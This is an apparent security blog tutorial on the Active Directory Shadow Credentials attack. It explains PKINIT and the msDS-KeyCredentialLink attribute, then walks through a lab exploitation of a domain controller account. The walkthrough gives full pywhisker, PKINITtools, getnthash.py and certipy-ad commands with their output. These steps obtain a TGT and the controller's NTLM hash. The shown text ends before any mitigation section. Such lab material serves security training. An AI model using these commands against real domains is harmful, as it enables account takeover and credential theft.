Shadow Credentials Attack

hackingarticles.in/shadow-credentials-attack

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

To begin with, this post explores the exploitation technique known as the Shadow Credentials attack. This attack leverages the mismanagement or exploitation of Active Directory Certificate Services (AD CS) to inject custom certificates into a user account, granting attackers persistent access. As a result of modifying the msDS-KeyCredentialLink attribute, adversaries can effectively create "shadow credentials" that allow them to authenticate as the target user without needing their password or NTLM hash.

The post outlines lab setup, exploitation methods, and mitigation techniques, mapped to the MITRE ATT&CK framework for clarity. In addition, detection mechanisms and actionable recommendations are provided to help security professionals identify and defend against this prevalent threat.

Specifically, this article focuses on the Shadow Credentials attack, a stealthy method that enables persistence in Active Directory by exploiting misconfigurations in certificate-based authentication.

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Introduction to Kerberos Authentication

Active Directory uses Kerberos, a trusted authentication protocol, to securely verify the identity of users and services. It issues tickets to avoid transmitting passwords over the network.

Symmetric Encryption in Kerberos

In traditional Kerberos authentication, symmetric encryption is used. Here's how it works:

1. **AS-REQ (Authentication Service Request):** The client sends a request to the Key Distribution Center (KDC), including a timestamp encrypted with a key derived from the user's password.
2. **AS-REP (Authentication Service Response):** The KDC validates the timestamp using the user's stored hash and returns a Ticket Granting Ticket (TGT) encrypted with the KDC's secret key.
3. **TGS-REQ and TGS-REP:** The client uses the TGT to request access to a service, and the KDC issues a service ticket.

However, while symmetric encryption is effective, it relies on shared secrets (passwords) and is not suitable for scenarios requiring public key infrastructure (PKI), such as smart card authentication.

Asymmetric Encryption with PKINIT

PKINIT (Public Key Cryptography for Initial Authentication): To address this limitation, PKINIT (Public Key Cryptography for Initial Authentication) is an extension of Kerberos that uses asymmetric encryption. Instead of relying on passwords, it uses public-private key pairs for authentication.

PKINIT Certificate Authentication: Uses a traditional X.509 certificate and private key pair to authenticate a Kerberos client. The KDC directly validates the certificate.

PKINIT Key Trust: Relies on a public key stored in the **msDS-KeyCredentialLink** attribute of an AD object. The KDC authenticates the client by verifying that the public key used in the authentication request matches the one stored in the AD object, without needing a traditional certificate.

Here's how it works:

1. **AS-REQ with PKINIT:** The client sends a request to the KDC, including a timestamp signed with the client's private key and the corresponding public key.

2. **Public Key Validation:** The KDC checks the client's public key against the **msDS-KeyCredentialLink** attribute in Active Directory. Means, instead of directly using the certificate for authentication, the KDC is validating if any of the public keys in the **msDS-KeyCredentialLink** attribute of the user matches the one used in the AS-REQ. If the key is valid, the KDC decrypts the timestamp and verifies the signature.
3. **AS-REP:** If validation is successful, the KDC issues a TGT to the client.

Consequently*,* Among various lateral movement and persistence techniques, the **Shadow Credentials attack** has become a significant concern for AD security analysts due to its covert nature and minimal visibility on traditional SIEM tools.

The msDS-KeyCredentialLink Attribute

In simple terms, PKINIT introduces the **msDS-KeyCredentialLink** attribute in Windows Server 2016 to store public keys for authentication. This attribute is crucial for certificate-based authentication, and here are its key details:

1. The **msDS-KeyCredentialLink** is a multi-value attribute, meaning multiple public keys can be stored for a single account, often representing different devices linked to that account.
2. Each value in this attribute contains serialized objects called Key Credentials. These objects include:
    - Creation date
    - Distinguished name of the owner
    - A GUID representing a Device ID
    - The public key itself
3. During PKINIT authentication, the client's public key is verified against the values stored in this attribute. If a match is found, the KDC proceeds with authentication.
4. *Therefore*, managing and modifying the **msDS-KeyCredentialLink** attribute is an action that requires specific permissions, typically held by accounts that are members of highly privileged groups.

These groups include:

Key Admins:

Members of this group can perform administrative actions on key objects within the domain. The Key Admins group applies to the Windows Server operating system in Default Active Directory security groups.

Enterprise Key Admins:

Members of this group can perform administrative actions on key objects within the forest.

Domain Admins:

Members of this group have almost all the privileges within a domain, including the ability to modify attributes.

5. It is important to note that user objects can't edit their own **msDS-KeyCredentialLink** attribute, while computer objects can. On the other hand, computer objects can edit their own **msDS-KeyCredentialLink** attribute but can only add a KeyCredential if none already exists.

How Shadow Credentials Work

The Shadow Credentials attack takes advantage of improper permissions on the **msDS-KeyCredentialLink** attribute, allowing attackers to inject their own public key into the attribute of a target user or computer account. Once this is done, they can impersonate the target account using PKINIT.

To clarify the process, here is how the attack works step by step:

Step 1: Identify Target Permissions

The attacker identifies an Active Directory object (such as a user or computer account) where they have permissions to modify attributes. Permissions like **GenericWrite** or **GenericAll** are required to modify the **msDS-KeyCredentialLink** attribute.

Step 2: Inject the Attacker's Public Key

Next, the attacker adds their own public key to the **msDS-KeyCredentialLink** attribute of the target account. This process essentially "registers" the attacker's key as a valid authentication method for the target.

Step 3: Generate a Certificate

The attacker creates a certificate in PFX format using the private key associated with the injected public key. This certificate is now tied to the target account.

Step 4: Authenticate as the Target Account

With the generated certificate, the attacker authenticates to the domain using PKINIT. The KDC validates the attacker's public key against the **msDS-KeyCredentialLink** attribute and issues a Ticket Granting Ticket (TGT) for the target account.

Step 5: Impersonate Users or Escalate Privileges

Using the TGT, the attacker can:

- Perform lateral movement within the network.
- Use the **S4U2self** protocol to impersonate other users.
- Extract NTLM hashes from the Privilege Attribute Certificate (PAC).

Prerequisites

- Windows Server 2019 as Active Directory that supports PKINIT
- Domain must have Active Directory Certificate Services and Certificate Authority configured.
- Kali Linux
- Tools: PyWhishker, Impacket, certipy-ad, BloodyAD, Metasploit, ldap_shell
- Windows 10/11 – As Client

Lab Setup

In this lab setup, we will create a user named 'Krishna' and elevate its privileges by adding it to the Key Admins and Enterprise Key Admins groups. This setup will showcase how attackers can exploit the **msDS-KeyCredentialLink** attribute to perform a Shadow Credentials attack, demonstrating privilege escalation and unauthorized persistent access.

Create the AD Environment:

To simulate an Active Directory environment, you will need a Windows Server as a Domain Controller (DC) and a client machine (Windows or Linux) where you can run enumeration and exploitation tools.

Domain Controller:

- Install Windows Server (2016 or 2019 recommended) that supports PKINIT.
- Promote it to a Domain Controller by adding the **Active Directory Domain Services**
- Set up the domain (e.g., **local**).
- The domain must have **Active Directory Certificate Services** and a **Certificate Authority**

User Accounts:

Firstly, create an AD user account named **Krishna**.

net user krishna Password@1 /add /domain


```
C:\Users\Administrator>net user krishna Password@1 /add /domain
The command completed successfully.


C:\Users\Administrator>_
```

Add 'Krishna' User to Privileged Groups:


Once your AD environment is set up, you need to add **Krishna** user to the **Key Admins** and **Enterprise Key Admins** security groups.

Steps:

- Open **Active Directory Users and Computers** (ADUC) on the Domain Controller.
- Enable the **Advanced Features** view by clicking on **View** > **Advanced Features**.
- Locate User **Krishna** in the **Users**
- Right-click on **Krishna User** and go to **Properties**.



- Go to the **Member Of**tab and click on **Add** button
- In the “Enter the object name to select” box, type **Key Admins** and **Enterprise Key Admins**and click **Check Names** and click on OK
- Apply the settings.



Setting up a controlled environment is crucial to accurately simulate and analyze the **Shadow Credentials attack** in a real-world AD environment.

Exploitation


Bloodhound – Hunting for Weak Permission

To verify the setup, use BloodHound to Confirm Privileges: You can use **BloodHound** to verify that **Krishna** have the ability to write to the "msds-KeyCredentialLink" property on DC.IGNITE.LOCAL

bloodhound-python -u krishna -p Password@1 -ns 192.168.1.48 -d ignite.local -c All

```
┌──(root㉿kali)-[~/blood]
└─# bloodhound-python -u krishna -p Password@1 -ns 192.168.1.48 -d ignite.local -c All
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: ignite.local
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 4 computers
INFO: Connecting to LDAP server: DC.ignite.local
INFO: Found 17 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 2 ous
INFO: Found 20 containers
INFO: Found 1 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: pc1.ignite.local
INFO: Querying computer:
INFO: Querying computer: MSEDGEWIN10.ignite.local
INFO: Querying computer: DC.ignite.local
INFO: Done in 00M 02S
```

From the graphical representation of Bloodhound, the tester would like to identify the Reachable high value targets for selected user.



Thus, it has shown the Krishna User have the ability to write to the “**msds-KeyCredentialLink**” property on **DC.IGNITE.LOCAL**. Writing to this property allows an attacker to create “Shadow Credentials” on the object and authenticate as the principal using Kerberos PKINIT.

Method for Exploitation

Attackers can exploit the **msDS-KeyCredentialLink** attribute by injecting rogue public keys into a target user's account. One of the main enablers of the **Shadow Credentials attack** is the misuse of the **msDS-KeyCredentialLink** attribute, which allows attackers to register rogue public keys for authentication.

PyWhisker

From UNIX-like systems, the **msDS-KeyCredentialLink** attribute of a user or computer target can be manipulated with the **pyWhisker** tool.

Clone the repository and install:

git clone https://github.com/ShutdownRepo/pywhisker.git
python3 setup.py install
List all the current **KeyCredential IDs** and their **creation times** associated with the **DC$** object.

pywhisker -d ignite.local -u "krishna" -p "Password@1" --target "DC$" --action "list"

```
┌──(root㉿kali)-[~/PKINITtools]
└─# pywhisker -d ignite.local -u "krishna" -p "Password@1" --target "DC$" --action "list"
[*] Searching for the target account
[*] Target user found: CN=DC,OU=Domain Controllers,DC=ignite,DC=local
[*] Attribute msDS-KeyCredentialLink is either empty or user does not have read permissions on that attribute
```


At this point of time, it shows that attribute **msDS-KeyCredentialLink** is empty.

The exploitation phase begins with populating the **msDS-KeyCredentialLink** attribute.

PyWhishker **add** functionality, will generates a public-private key pair and adds a new key credential to the target object DC$.

Following this, the output specifies the PFX file (and its associated password) where the certificate is stored. You will need this in the next step to obtain a Kerberos TGT (ticket-granting-ticket) for the machine account using PKINIT.

pywhisker -d "ignite.local" -u "krishna" -p "Password@1" --target "DC$" --action "add" --filename DC$



After you add the new key, rerun the list command to verify that the system successfully added it. This time, the output will show the newly created **KeyCredential ID**, along with its **creation time**, including the **Device ID** of the new key.

pywhisker -d ignite.local -u "krishna" -p "Password@1" --target "DC$" --action "list"
Next, use the `pywhisker info` command to retrieve detailed information about the newly added KeyCredential linked to the **DC$ object**, identified by the **Device ID**.

pywhisker -d "ignite.local" -u "krishna" -p "Password@1" --target "DC$" --action "info" --device-id e9c84cef-af24-9755-8ce3-67088fd3d280

```
┌──(root㉿kali)-[~]
└─# pywhisker -d ignite.local -u "krishna" -p "Password@1" --target "DC$" --action "list"
[*] Searching for the target account
[*] Target user found: CN=DC,OU=Domain Controllers,DC=ignite,DC=local
[*] Listing devices for DC$
[*] DeviceID: e9c84cef-af24-9755-8ce3-67088fd3d280 | Creation Time (UTC): 2025-01-21 15:39:56.843113

┌──(root㉿kali)-[~]
└─# pywhisker -d "ignite.local" -u "krishna" -p "Password@1" --target "DC$" --action "info" --device-id e9c84cef-af24-9755-8ce3-67088fd3d280
[*] Searching for the target account
[*] Target user found: CN=DC,OU=Domain Controllers,DC=ignite,DC=local
[+] Found device Id
<KeyCredential structure at 0x7f25a5b72720>
  | Owner: CN=DC,OU=Domain Controllers,DC=ignite,DC=local
  | Version: 0x200
  | KeyID: 9GrLlFxm8eO7wGv5z7Mdxfz7in/LjG1VU3FHOS9YKwI=
  | KeyHash: 90bab15be18492f826627255d94ad1094c379e8c60f16398dfef28df8c7e72b9
  | RawKeyMaterial: <dsinternals.common.cryptography.RSAKeyMaterial.RSAKeyMaterial object at 0x7f25a5b724e0>
  |  | Exponent (E): 65537
  |  | Modulus (N): 0xd88756b3ed72287305d284894d4a3cd1df5183521241f0a0ea8620b81b6ad3e4bb1311c6cbf81d339d9cacbbaa7ecb2e52b52d55d4be41917ba835dba7154f9a89494e9ba5774195141869f0a6fcba19896287317fb5349316b6442dd04551d95c0f5eefadb224b638292eb9947c0cf031b6846bbebd3d832e981e518f92a82f0c41a0e26a62f94e6f3ed6e0504ae55d17828e51b65fba7cbaaf7664868d2c09dd5b5ca1e98c5f842cf65a672da8951f5058230fc62121673b25cdade2d822fc5f50d8dade87ab9239039a395cfb6fe7ad03f1ed0ec278aefcbc48467ab505d79ba6fa8866caaf524202fbb4a66a2879dd85ebcb3ecb2df3a4e0a81af3ead8ad
  |  | Prime1 (P): 0x0
  |  | Prime2 (Q): 0x0
  | Usage: KeyUsage.NGC
  | LegacyUsage: None
  | Source: KeySource.AD
  | DeviceId: e9c84cef-af24-9755-8ce3-67088fd3d280
  | CustomKeyInfo: <CustomKeyInformation at 0x7f25a5b842d0>
  |  | Version: 1
  |  | Flags: KeyFlags.NONE
  |  | VolumeType: None
  |  | SupportsNotification: None
  |  | FekKeyVersion: None
  |  | Strength: None
  |  | Reserved: None
  |  | EncodedExtendedCKI: None
  | LastLogonTime (UTC): 2025-01-21 15:39:56.843113
  | CreationTime (UTC): 2025-01-21 15:39:56.843113
```

PKINITtools

Utilize **PKINITOOLS** to obtain a Kerberos TGT (ticket-granting-ticket) for the machine account

Request a TGT using the PFX file that we generated using whisker's add functionality. This uses Kerberos PKINIT and will output a TGT into the specified ccache. It will also print the AS-REP encryption key which you may need for the getnthash.py tool.

python gettgtpkinit.py -cert-pfx "/root/DC$.pfx" -pfx-pass eK2PeOlwG60EkPS2TNxX ignite.local/dc$ dc$.ccache

```
┌──(root㉿kali)-[~/PKINITtools]
└─# python gettgtpkinit.py -cert-pfx "/root/DC$.pfx" -pfx-pass eK2PeOlwG60EkPS2TNxX ignite.local/dc$ dc$.ccache
2025-01-21 10:51:52,431 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-01-21 10:51:52,491 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-01-21 10:51:52,512 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-01-21 10:51:52,512 minikerberos INFO     86b989daa8099f4f9f04f14be14b33556f043c56b48b4d3c36ef030a65c9b3a0
INFO:minikerberos:86b989daa8099f4f9f04f14be14b33556f043c56b48b4d3c36ef030a65c9b3a0
2025-01-21 10:51:52,524 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Set the **KRB5CCNAME** environment variable to point to the previously generated **dc$.ccache** file

export KRB5CCNAME=/root/PKINITtools/dc$.ccache
Utilize **getnthash.py** to retrieve the machine account's NTLM hash

The getnthash.py tool utilizes Kerberos U2U (User-to-User) to submit a TGS (Ticket Granting Service) request for the attacker, which includes the PAC (Privilege Attribute Certificate). The PAC contains the NT hash for the targeted account, and the tool decrypts it using the AS-REP key that was used to obtain the TGT (Ticket Granting Ticket). This allows the attacker to extract the NTLM hash for further exploitation, such as Pass-the-Hash attacks.


python getnthash.py -key 86b989daa8099f4f9f04f14be14b33556f043c56b48b4d3c36ef030a65c9b3a0 ignite.local/dc$

Certipy-ad

As an alternative, [Certipy](#) can automate these steps in a single command, streamlining the exploitation process.

Certipy's shadow command has an auto action, which will add a new Key Credential to the target account, authenticate with the Key Credential to retrieve the NT hash and a TGT for the target, and finally restore the old Key Credential attribute.

certipy-ad shadow auto -u krishna@ignite.local -p Password@1 -account dc$



